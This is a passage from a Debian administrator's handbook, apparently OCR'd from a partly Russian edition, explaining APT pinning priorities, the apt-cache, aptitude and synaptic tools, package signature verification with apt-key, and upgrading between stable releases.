In more concrete terms, a package whose priority is less than 0 will never be installed. A package with a priority ranging between 0 and 100 will only be installed if no other version of the package is already installed. With a priority between 100 and 500, the package will only be installed if there is no other newer version installed or available in another distribution. A package of priority between 501 and 990 will only be installed if there is no newer version installed or available in the target distribution. With a priority between 990 and 1000, the package will be installed except if the installed version is newer. A priority greater than 1000 will always lead to the installation of the package even if it forces APT to downgrade to an older version.

When APT checks `/etc/apt/preferences`, it first takes into account the most specific entries (often those specifying the concerned package), then the more generic ones (including for example all the packages of a distribution). If several generic entries exist, the first match is used. The available selection criteria include the package's name and the source providing it. Every package source is identified by the information contained in a `Release` file that APT downloads together with the `Packages` files. It specifies the origin (usually “Debian” for the packages of official mirrors, but it can also be a person's or an organization's name for third-party repositories). It also gives the name of the distribution (usually Stable, Testing, Unstable or Experimental for the standard distributions provided by Debian) together with its version (for example 8 for Debian Jessie). Let's have a look at its syntax through some realistic case studies of this mechanism.

SPECIFIC CASE **Priority of experimental**

If you listed Experimental in your `sources.list` file, the corresponding packages will almost never be installed because their

default APT priority is 1. This is of course a specific case, designed to keep users from installing Experimental packages by mistake. The packages can only be installed by typing **aptitude install *package*/experimental** — users typing this command can only be aware of the risks that they take. It is still possible (though *not* recommended) to treat packages of Experimental like those of other distributions by giving them a priority of 500. This is done with a specific entry in `/etc/apt/preferences`:

```
Package: *
Pin: release a=experimental
Pin-Priority: 500
```

Let's suppose that you only want to use packages from the stable version of Debian. Those provided in other versions should not be installed except if explicitly requested. You could write the following entries in the `/etc/apt/preferences` file:

```
Package: *
Pin: release a=stable
Pin-Priority: 900

Package: *
Pin: release o=Debian
Pin-Priority: -10
```

`a=stable` defines the name of the selected distribution. `o=Debian` limits the scope to packages whose origin is “Debian”.

Let's now assume that you have a server with several local programs depending on the version 5.14 of Perl and that you want to ensure that upgrades will not install another version of it. You could use this entry:

```
Package: perl
Pin: version 5.14*
Pin-Priority: 1001
```

The reference documentation for this configuration file is available in the manual page apt_preferences(5), which you can display with **man apt_preferences**.

***TIP* Comments in `/etc/apt/preferences`**

There is no official syntax to put comments in the `/etc/apt/preferences` file, but some textual descriptions can be provided by putting one or more “`Explanation`” fields at the start of each entry:

```
Explanation: The package xserver-xorg-video-intel provided
Explanation: in experimental can be used safely
Package: xserver-xorg-video-intel
Pin: release a=experimental
Pin-Priority: 500
```

6.2.6. Working with Several Distributions

apt being such a marvelous tool, it is tempting to pick packages coming from other distributions. For example, after having installed a Stable system, you might want to try out a software package available in Testing or Unstable without diverging too much from the system's initial state.

Even if you will occasionally encounter problems while mixing packages from different distributions, **apt** manages such coexistence very well and limits risks very effectively. The best

way to proceed is to list all distributions used in `/etc/apt/sources.list` (some people always put the three distributions, but remember that Unstable is reserved for experienced users) and to define your reference distribution with the `APT::Default-Release` parameter (see Раздел 6.2.3, «System Upgrade»).

Let's suppose that Stable is your reference distribution but that Testing and Unstable are also listed in your `sources.list` file. In this case, you can use **apt install *package*/testing** to install a package from Testing. If the installation fails due to some unsatisfiable dependencies, let it solve those dependencies within Testing by adding the `-t testing` parameter. The same obviously applies to Unstable.

In this situation, upgrades (**upgrade** and **full-upgrade**) are done within Stable except for packages already upgraded to another distribution: those will follow updates available in the other distributions. We will explain this behavior with the help of the default priorities set by APT below. Do not hesitate to use **apt-cache policy** (see sidebar *TIP* **apt-cache policy**) to verify the given priorities.

Everything centers around the fact that APT only considers packages of higher or equal version than the installed one (assuming that `/etc/apt/preferences` has not been used to force priorities higher than 1000 for some packages).

> ***TIP* apt-cache policy**
>
> To gain a better understanding of the mechanism of priority, do not hesitate to execute **apt-cache policy** to display the default priority associated with each package source. You can also use **apt-cache policy *package*** to display the priorities of all available versions of a given package.

Let's assume that you have installed version 1 of a first package from Stable and that version 2 and 3 are available respectively in Testing and Unstable. The installed version has a priority of 100 but the version available in Stable (the very same) has a priority of 990 (because it is part of the target release). Packages in Testing and Unstable have a priority of 500 (the default priority of a non-installed version). The winner is thus version 1 with a priority of 990. The package “stays in Stable”.

Let's take the example of another package whose version 2 has been installed from Testing. Version 1 is available in Stable and version 3 in Unstable. Version 1 (of priority 990 — thus lower than 1000) is discarded because it is lower than the installed version. This only leaves version 2 and 3, both of priority 500. Faced with this alternative, APT selects the newest version, the one from Unstable.If you don't want a package installed from Testing to migrate to Unstable, you have to assign a priority lower than 500 (490 for example) to packages coming from Unstable. You can modify `/etc/apt/preferences` to this effect:

```
Package: *
Pin: release a=unstable
Pin-Priority: 490
```

6.2.7. Tracking Automatically Installed Packages

One of the essential functionalities of **apt** is the tracking of packages installed only through dependencies. These packages are called “automatic”, and often include libraries for instance.

With this information, when packages are removed, the package managers can compute a list of automatic packages that are no longer needed (because there is no “manually installed” packages depending on them). **apt-get autoremove** will get rid of those packages. **aptitude** and **apt** do not have this command: the former because it removes them automatically as soon as they are identified, and the latter probably because the user should not have to manually run such a command. In all cases, the tools display a clear message listing the affected packages.

It is a good habit to mark as automatic any package that you don't need directly so that they are automatically removed when they aren't necessary anymore. **apt-mark auto** ***package*** will mark the given package as automatic whereas **apt-mark manual** ***package*** does the opposite. **aptitude markauto** and **aptitude unmarkauto** work in the same way although they offer more features for marking many packages at once (see Раздел 6.4.1, «**aptitude**»). The console-based interactive interface of **aptitude** also makes it easy to review the “automatic flag” on many packages.

People might want to know why an automatically installed package is present on the system. To get this information from the command line, you can use **aptitude why** ***package*** (**apt** and **apt-get** have no similar feature):

```
$ aptitude why python-debian
i   aptitude         Recommends apt-xapian-index
i A apt-xapian-index Depends    python-debian (>= 0.1.15)
```

ALTERNATIVE **deborphan and debfoster**

In days where **apt**, **apt-get** and **aptitude** were not able to track automatic packages, there were two utilities producing lists of unnecessary packages: **deborphan** and **debfoster**.

deborphan is the most rudimentary of both. It simply scans the `libs` and `oldlibs` sections (in the absence of supplementary instructions) looking for the packages that are currently installed and that no other package depends on. The resulting list can then serve as a basis to remove unneeded packages.

debfoster has a more elaborate approach, very similar to APT's one: it maintains a list of packages that have been explicitly installed, and remembers what packages are really required between each invocation. If new packages appear on the system and if **debfoster** doesn't know them as required packages, they will be shown on the screen together with a list of their dependencies. The program then offers a choice: remove the package (possibly together with those that depend on it), mark it as explicitly required, or ignore it temporarily.

6.3. The apt-cache Command

The **apt-cache** command can display much of the information stored in APT's internal database. This information is a sort of cache since it is gathered from the different sources listed in the `sources.list` file. This happens during the **apt update** operation.

> ***VOCABULARY*** **Cache**
>
> A cache is a temporary storage system used to speed up frequent data access when the usual access method is expensive (performance-wise). This concept can be applied in numerous situations and at different scales, from the core of microprocessors up to high-end storage systems.
>
> In the case of APT, the reference `Packages` files are those located on Debian mirrors. That said, it would be very ineffective to go through the network for every search that we might want to do in the database of available packages. That is why APT stores a copy of those files (in `/var/lib/apt/lists/`) and searches are done within those local files. Similarly, `/var/cache/apt/archives/` contains a cache of already downloaded packages to avoid downloading them again if you need to reinstall them after a removal.

The **apt-cache** command can do keyword-based package searches with **apt-cache search *keyword***. It can also display the headers of the package's available versions with **apt-cache show *package***. This command provides the package's description, its dependencies, the name of its maintainer, etc. Note that **apt search**, **apt show**, **aptitude search**, **aptitude show** work in the same way.

> ***ALTERNATIVE*** **axi-cache**
>
> **apt-cache search** is a very rudimentary tool, basically implementing **grep** on package's descriptions. It often returns too many results or none at all when you include too many keywords.
>
> **axi-cache search *term***, on the other hand, provides better results, sorted by relevancy. It uses the *Xapian* search engine and is part of the apt-xapian-index package whichs indexes all package information (and more, like the `.desktop` files from all Debian packages). It knows about tags (see sidebar *УГЛУБЛЯЕМСЯ* Поле `Tag`) and returns results in a matter of milliseconds.
>
> ```
> $ axi-cache search package use::searching
> 105 results found.
> Results 1-20:
> 100% packagesearch - GUI for searching packages and viewing package information
> 98% debtags - Enables support for package tags
> 94% debian-goodies - Small toolbox-style utilities
> 93% dpkg-awk - Gawk script to parse /var/lib/dpkg/{status,available} and Packages
> 93% goplay - games (and more) package browser using DebTags
> [...]
> 87% apt-xapian-index - maintenance and search tools for a Xapian index of Debian packages
> [...]
> More terms: search debian searching strigi debtags bsearch libbsearch
> More tags: suite::debian works-with::software:package role::program interface::commandline implemented-in::
> `axi-cache more' will give more results
> ```

Some features are more rarely used. For instance, **apt-cache policy** displays the priorities of package sources as well as those of individual packages. Another example is **apt-cache dumpavail** which displays the headers of all available versions of all packages. **apt-cache**

pkgnames displays the list of all the packages which appear at least once in the cache.


6.4. Frontends: aptitude, synaptic

APT is a C++ program whose code mainly resides in the **libapt-pkg** shared library. Using a shared library facilitates the creation of user interfaces (front-ends), since the code contained in the library can easily be reused. Historically, **apt-get** was only designed as a test front-end for **libapt-pkg** but its success tends to obscure this fact.

6.4.1. aptitude

aptitude is an interactive program that can be used in semi-graphical mode on the console. You can browse the list of installed and available packages, look up all the available information, and select packages to install or remove. The program is designed specifically to be used by administrators, so that its default behaviors are much more intelligent than **apt-get**'s, and its interface much easier to understand.

Рисунок 6.1. The aptitude package manager



When it starts, **aptitude** shows a list of packages sorted by state (installed, non-installed, or installed but not available on the mirrors — other sections display tasks, virtual packages, and new packages that appeared recently on mirrors). To facilitate thematic browsing, other views are available. In all cases, **aptitude** displays a list combining categories and packages on the screen. Categories are organized through a tree structure, whose branches can respectively be unfolded or closed with the **Enter**, **[** and **]** keys. + should be used to mark a package for

installation, **-** to mark it for removal and **_** to purge it (note than these keys can also be used for categories, in which case the corresponding actions will be applied to all the packages of the category). **u** updates the lists of available packages and **Shift**+**u** prepares a global system upgrade. **g** switches to a summary view of the requested changes (and typing **g** again will apply the changes), and **q** quits the current view. If you are in the initial view, this will effectively close **aptitude**.

DOCUMENTATION **aptitude**

This section does not cover the finer details of using **aptitude**, it rather focuses on giving you a survival kit to use it. **aptitude** is rather well documented and we advise you to use its complete manual available in the aptitude-doc-en package.

→ file:///usr/share/doc/aptitude/html/en/index.html

To search for a package, you can type / followed by a search pattern. This pattern matches the name of the package, but can also be applied to the description (if preceded by `~d`), to the section (with `~s`) or to other characteristics detailed in the documentation. The same patterns can filter the list of displayed packages: type the **l** key (as in *limit*) and enter the pattern.

Managing the "automatic flag" of Debian packages (see Раздел 6.2.7, «Tracking Automatically Installed Packages») is a breeze with **aptitude**. It is possible to browse the list of installed packages and mark packages as automatic with **Shift**+**m** or to remove the mark with the **m** key. "Automatic packages" are displayed with an "A" in the list of packages. This feature also offers a simple way to visualize the packages in use on a machine, without all the libraries and dependencies that you don't really care about. The related pattern that can be used with **l** (to activate the filter mode) is `~i!~M`. It specifies that you only want to see installed packages (`~i`) not marked as automatic (`!~M`).

TOOL **Using aptitude on the command-line interface**

Most of **aptitude**'s features are accessible via the interactive interface as well as via command-lines. These command-lines will seem familiar to regular users of **apt-get** and **apt-cache**.

The advanced features of **aptitude** are also available on the command-line. You can use the same package search patterns as in the interactive version. For example, if you want to cleanup the list of "manually installed" packages, and if you know that none of the locally installed programs require any particular libraries or Perl modules, you can mark the corresponding packages as automatic with a single command:

```
# aptitude markauto '~slibs|~sperl'
```

Here, you can clearly see the power of the search pattern system of **aptitude**, which enables the instant selection of all the packages in the `libs` and `perl` sections.

Beware, if some packages are marked as automatic and if no other package depends on them, they will be removed immediately (after a confirmation request).

6.4.1.1. Managing Recommendations, Suggestions and Tasks

Another interesting feature of **aptitude** is the fact that it respects recommendations between packages while still giving users the choice not to install them on a case by case basis. For example, the gnome package recommends gdebi (among others). When you select the former for

installation, the latter will also be selected (and marked as automatic if not already installed on the system). Typing **g** will make it obvious: gdebi appears on the summary screen of pending actions in the list of packages installed automatically to satisfy dependencies. However, you can decide not to install it by deselecting it before confirming the operations.

Note that this recommendation tracking feature does not apply to upgrades. For instance, if a new version of gnome recommends a package that it did not recommend formerly, the package won't be marked for installation. However, it will be listed on the upgrade screen so that the administrator can still select it for installation.

Suggestions between packages are also taken into account, but in a manner adapted to their specific status. For example, since gnome suggests dia-gnome, the latter will be displayed on the summary screen of pending actions (in the section of packages suggested by other packages). This way, it is visible and the administrator can decide whether to take the suggestion into account or not. Since it is only a suggestion and not a dependency or a recommendation, the package will not be selected automatically — its selection requires a manual intervention from the user (thus, the package will not be marked as automatic).

In the same spirit, remember that **aptitude** makes intelligent use of the concept of task. Since tasks are displayed as categories in the screens of packages lists, you can either select a full task for installation or removal, or browse the list of packages included in the task to select a smaller subset.

6.4.1.2. Better Solver Algorithms

To conclude this section, let's note that **aptitude** has more elaborate algorithms compared to **apt-get** when it comes to resolving difficult situations. When a set of actions is requested and when these combined actions would lead to an incoherent system, **aptitude** evaluates several possible scenarios and presents them in order of decreasing relevance. However, these algorithms are not failproof. Fortunately there is always the possibility to manually select the actions to perform. When the currently selected actions lead to contradictions, the upper part of the screen indicates a number of "broken" packages (and you can directly navigate to those packages by pressing **b**). It is then possible to manually build a solution for the problems found. In particular, you can get access to the different available versions by simply selecting the package with **Enter**. If the selection of one of these versions solves the problem, you should not hesitate to use the function. When the number of broken packages gets down to zero, you can safely go to the summary screen of pending actions for a last check before you apply them.

NOTE **aptitude's log**

Like **dpkg**, **aptitude** keeps a trace of executed actions in its logfile (`/var/log/aptitude`). However, since both commands work at a very different level, you cannot find the same information in their respective logfiles. While **dpkg** logs all the operations executed on individual packages step by step, **aptitude** gives a broader view of high-level operations like a system-wide upgrade.


Beware, this logfile only contains a summary of operations performed by **aptitude**. If other front-ends (or even **dpkg** itself) are occasionally used, then **aptitude**'s log will only contain a partial view of the operations, so you can't rely on it to build a

trustworthy history of the system.

6.4.2. synaptic

synaptic is a graphical package manager for Debian which features a clean and efficient graphical interface based on GTK+/GNOME. Its many ready-to-use filters give fast access to newly available packages, installed packages, upgradable packages, obsolete packages and so on. If you browse through these lists, you can select the operations to be done on the packages (install, upgrade, remove, purge); these operations are not performed immediately, but put into a task list. A single click on a button then validates the operations, and they are performed in one go.

Рисунок 6.2. synaptic package manager



6.5. Checking Package Authenticity

Security is very important for Falcot Corp administrators. Accordingly, they need to ensure that they only install packages which are guaranteed to come from Debian with no tampering on the way. A computer cracker could try to add malicious code to an otherwise legitimate package. Such a package, if installed, could do anything the cracker designed it to do, including for instance disclosing passwords or confidential information. To circumvent this risk, Debian provides a tamper-proof seal to guarantee — at install time — that a package really comes from its official maintainer and hasn't been modified by a third party.

The seal works with a chain of cryptographical hashes and a signature. The signed file is the `Release` file, provided by the Debian mirrors. It contains a list of the `Packages` files (including their compressed forms, `Packages.gz` and `Packages.xz`, and the incremental versions), along with their MD5, SHA1 and SHA256 hashes, which ensures that the files haven't been tampered with. These `Packages` files contain a list of the Debian packages available on the mirror, along with their hashes, which ensures in turn that the contents of the packages themselves haven't been altered either.

The trusted keys are managed with the **apt-key** command found in the apt package. This program maintains a keyring of GnuPG public keys, which are used to verify signatures in the `Release.gpg` files available on the mirrors. It can be used to add new keys manually (when non-official mirrors are needed). Generally however, only the official Debian keys are needed. These keys are automatically kept up-to-date by the debian-archive-keyring package (which puts the corresponding keyrings in `/etc/apt/trusted.gpg.d`). However, the first installation of this particular package requires caution: even if the package is signed like any other, the signature cannot be verified externally. Cautious administrators should therefore check the fingerprints of imported keys before trusting them to install new packages:

```
# apt-key fingerprint
/etc/apt/trusted.gpg.d/debian-archive-jessie-automatic.gpg
-----------------------------------------------------------
pub   4096R/2B90D010 2014-11-21 [expires: 2022-11-19]
      Key fingerprint = 126C 0D24 BD8A 2942 CC7D  F8AC 7638 D044 2B90 D010
uid                  Debian Archive Automatic Signing Key (8/jessie) <ftpmas

/etc/apt/trusted.gpg.d/debian-archive-jessie-security-automatic.gpg
-------------------------------------------------------------------
pub   4096R/C857C906 2014-11-21 [expires: 2022-11-19]
      Key fingerprint = D211 6914 1CEC D440 F2EB  8DDA 9D6D 8F6B C857 C906
uid                  Debian Security Archive Automatic Signing Key (8/jessie

/etc/apt/trusted.gpg.d/debian-archive-jessie-stable.gpg
-------------------------------------------------------
pub   4096R/518E17E1 2013-08-17 [expires: 2021-08-15]
      Key fingerprint = 75DD C3C4 A499 F1A1 8CB5  F3C8 CBF8 D6FD 518E 17E1
uid                  Jessie Stable Release Key <debian-release@lists.debian.
```

```
/etc/apt/trusted.gpg.d/debian-archive-squeeze-automatic.gpg
------------------------------------------------------------
pub   4096R/473041FA 2010-08-27 [expires: 2018-03-05]
      Key fingerprint = 9FED 2BCB DCD2 9CDF 7626  78CB AED4 B06F 4730 41FA
uid                  Debian Archive Automatic Signing Key (6.0/squeeze) <ftpr

/etc/apt/trusted.gpg.d/debian-archive-squeeze-stable.gpg
------------------------------------------------------------
pub   4096R/B98321F9 2010-08-07 [expires: 2017-08-05]
      Key fingerprint = 0E4E DE2C 7F3E 1FC0 D033  800E 6448 1591 B983 21F9
uid                  Squeeze Stable Release Key <debian-release@lists.debian

/etc/apt/trusted.gpg.d/debian-archive-wheezy-automatic.gpg
------------------------------------------------------------
pub   4096R/46925553 2012-04-27 [expires: 2020-04-25]
      Key fingerprint = A1BD 8E9D 78F7 FE5C 3E65  D8AF 8B48 AD62 4692 5553
uid                  Debian Archive Automatic Signing Key (7.0/wheezy) <ftpma

/etc/apt/trusted.gpg.d/debian-archive-wheezy-stable.gpg
------------------------------------------------------------
pub   4096R/65FFB764 2012-05-08 [expires: 2019-05-07]
      Key fingerprint = ED6D 6527 1AAC F0FF 15D1  2303 6FB2 A1C2 65FF B764
uid                  Wheezy Stable Release Key <debian-release@lists.debian.o
```

***IN PRACTICE* Adding trusted keys**

When a third-party package source is added to the `sources.list` file, APT needs to be told to trust the corresponding GPG authentication key (otherwise it will keep complaining that it can't ensure the authenticity of the packages coming from that repository). The first step is of course to get the public key. More often than not, the key will be provided as a small text file, which we will call `key.asc` in the following examples.

To add the key to the trusted keyring, the administrator can run **apt-key add < key.asc**. Another way is to use the **synaptic** graphical interface: its “Authentication” tab in the Settings → Repositories menu gives the possibility of importing a key from the `key.asc` file.

For people who would want a dedicated application and more details on the trusted keys, it is possible to use **gui-apt-key** (in the package of the same name), a small graphical user interface which manages the trusted keyring.

Once the appropriate keys are in the keyring, APT will check the signatures before any risky operation, so that front-ends will display a warning if asked to install a package whose authenticity can't be ascertained.

6.6. Upgrading from One Stable Distribution to the Next

One of the best-known features of Debian is its ability to upgrade an installed system from one stable release to the next: *dist-upgrade* — a well-known phrase — has largely contributed to the project's reputation. With a few precautions, upgrading a computer can take as little as a few minutes, or a few dozen minutes, depending on the download speed from the package repositories.

6.6.1. Recommended Procedure

Since Debian has quite some time to evolve in-between stable releases, you should read the release notes before upgrading.

> ***BACK TO BASICS* Release notes**
>
> The release notes for an operating system (and, more generally, for any software) are a document giving an overview of the software, with some details concerning the particularities of one version. These documents are generally short compared to the complete documentation, and they usually list the features which have been introduced since the previous version. They also give details on upgrading procedures, warnings for users of previous versions, and sometimes errata.
>
> Release notes are available online: the release notes for the current stable release have a dedicated URL, while older release notes can be found with their codenames:
>
> → http://www.debian.org/releases/stable/releasenotes
>
> → http://www.debian.org/releases/wheezy/releasenotes

In this section, we will focus on upgrading a Wheezy system to Jessie. This is a major operation on a system; as such, it is never 100% risk-free, and should not be attempted before all important data has been backed up.

Another good habit which makes the upgrade easier (and shorter) is to tidy your installed packages and keep only the ones that are really needed. Helpful tools to do that include **aptitude**, **deborphan** and **debfoster** (see Раздел 6.2.7, «Tracking Automatically Installed Packages»). For example, you can use the following command, and then use **aptitude**'s interactive mode to double check and fine-tune the scheduled removals:

```
# deborphan | xargs aptitude --schedule-only remove
```

Now for the upgrading itself. First, you need to change the `/etc/apt/sources.list` file to tell APT to get its packages from Jessie instead of Wheezy. If the file only contains references to Stable rather than explicit codenames, the change isn't even required, since Stable always refers to the latest released version of Debian. In both cases, the database of available packages must be refreshed (with the **apt update** command or the refresh button in **synaptic**).

Once these new package sources are registered, you should first do a minimal upgrade with **apt upgrade**. By doing the upgrade in two steps, we ease the job of the package management tools and often ensure that we have the latest versions of those, which might have accumulated bugfixes and improvements required to complete the full distribution upgrade.

Once this first upgrade is done, it is time to handle the upgrade itself, either with **apt full-upgrade**, **aptitude**, or **synaptic**. You should carefully check the suggested actions before applying them: you might want to add suggested packages or deselect packages which are only recommended and known not to be useful. In any case, the front-end should come up with a scenario ending in a coherent and up-to-date Jessie system. Then, all you need is to do is wait while the required packages are downloaded, answer the Debconf questions and possibly those about locally modified configuration files, and sit back while APT does its magic.

6.6.2. Handling Problems after an Upgrade

In spite of the Debian maintainers' best efforts, a major system upgrade isn't always as smooth as you could wish. New software versions may be incompatible with previous ones (for instance, their default behavior or their data format may have changed). Also, some bugs may slip through the cracks despite the testing phase which always precedes a Debian release.

To anticipate some of these problems, you can install the apt-listchanges package, which displays information about possible problems at the beginning of a package upgrade. This information is compiled by the package maintainers and put in `/usr/share/doc/`*`package`*`/NEWS.Debian` files for the benefit of users. Reading these files (possibly through apt-listchanges) should help you avoid bad surprises.

You might sometimes find that the new version of a software doesn't work at all. This generally happens if the application isn't particularly popular and hasn't been tested enough; a last-minute update can also introduce regressions which are only found after the stable release. In both cases, the first thing to do is to have a look at the bug tracking system at `https://bugs.debian.org/`*`package`*, and check whether the problem has already been reported. If it hasn't, you should report it yourself with **reportbug**. If it is already known, the bug report and the associated messages are usually an excellent source of information related to the bug:

- sometimes a patch already exists, and it is available on the bug report; you can then recompile a fixed version of the broken package locally (see Раздел 15.1, «Пересборка пакета из его исходного кода»);
- in other cases, users may have found a workaround for the problem and shared their insights about it in their replies to the report;
- in yet other cases, a fixed package may have already been prepared and made public by the maintainer.

Depending on the severity of the bug, a new version of the package may be prepared specifically

for a new revision of the stable release. When this happens, the fixed package is made available in the `proposed-updates` section of the Debian mirrors (see Раздел 6.1.2.3, «Proposed Updates»). The corresponding entry can then be temporarily added to the `sources.list` file, and updated packages can be installed with **apt** or **aptitude**.

Sometimes the fixed package isn't available in this section yet because it is pending a validation by the Stable Release Managers. You can verify if that's the case on their web page. Packages listed there aren't available yet, but at least you know that the publication process is ongoing.

→ https://release.debian.org/proposed-updates/stable.html

6.7. Keeping a System Up to Date

The Debian distribution is dynamic and changes continually. Most of the changes are in the Testing and Unstable versions, but even Stable is updated from time to time, mostly for security-related fixes. Whatever version of Debian a system runs, it is generally a good idea to keep it up to date, so that you can get the benefit of recent evolutions and bug fixes.

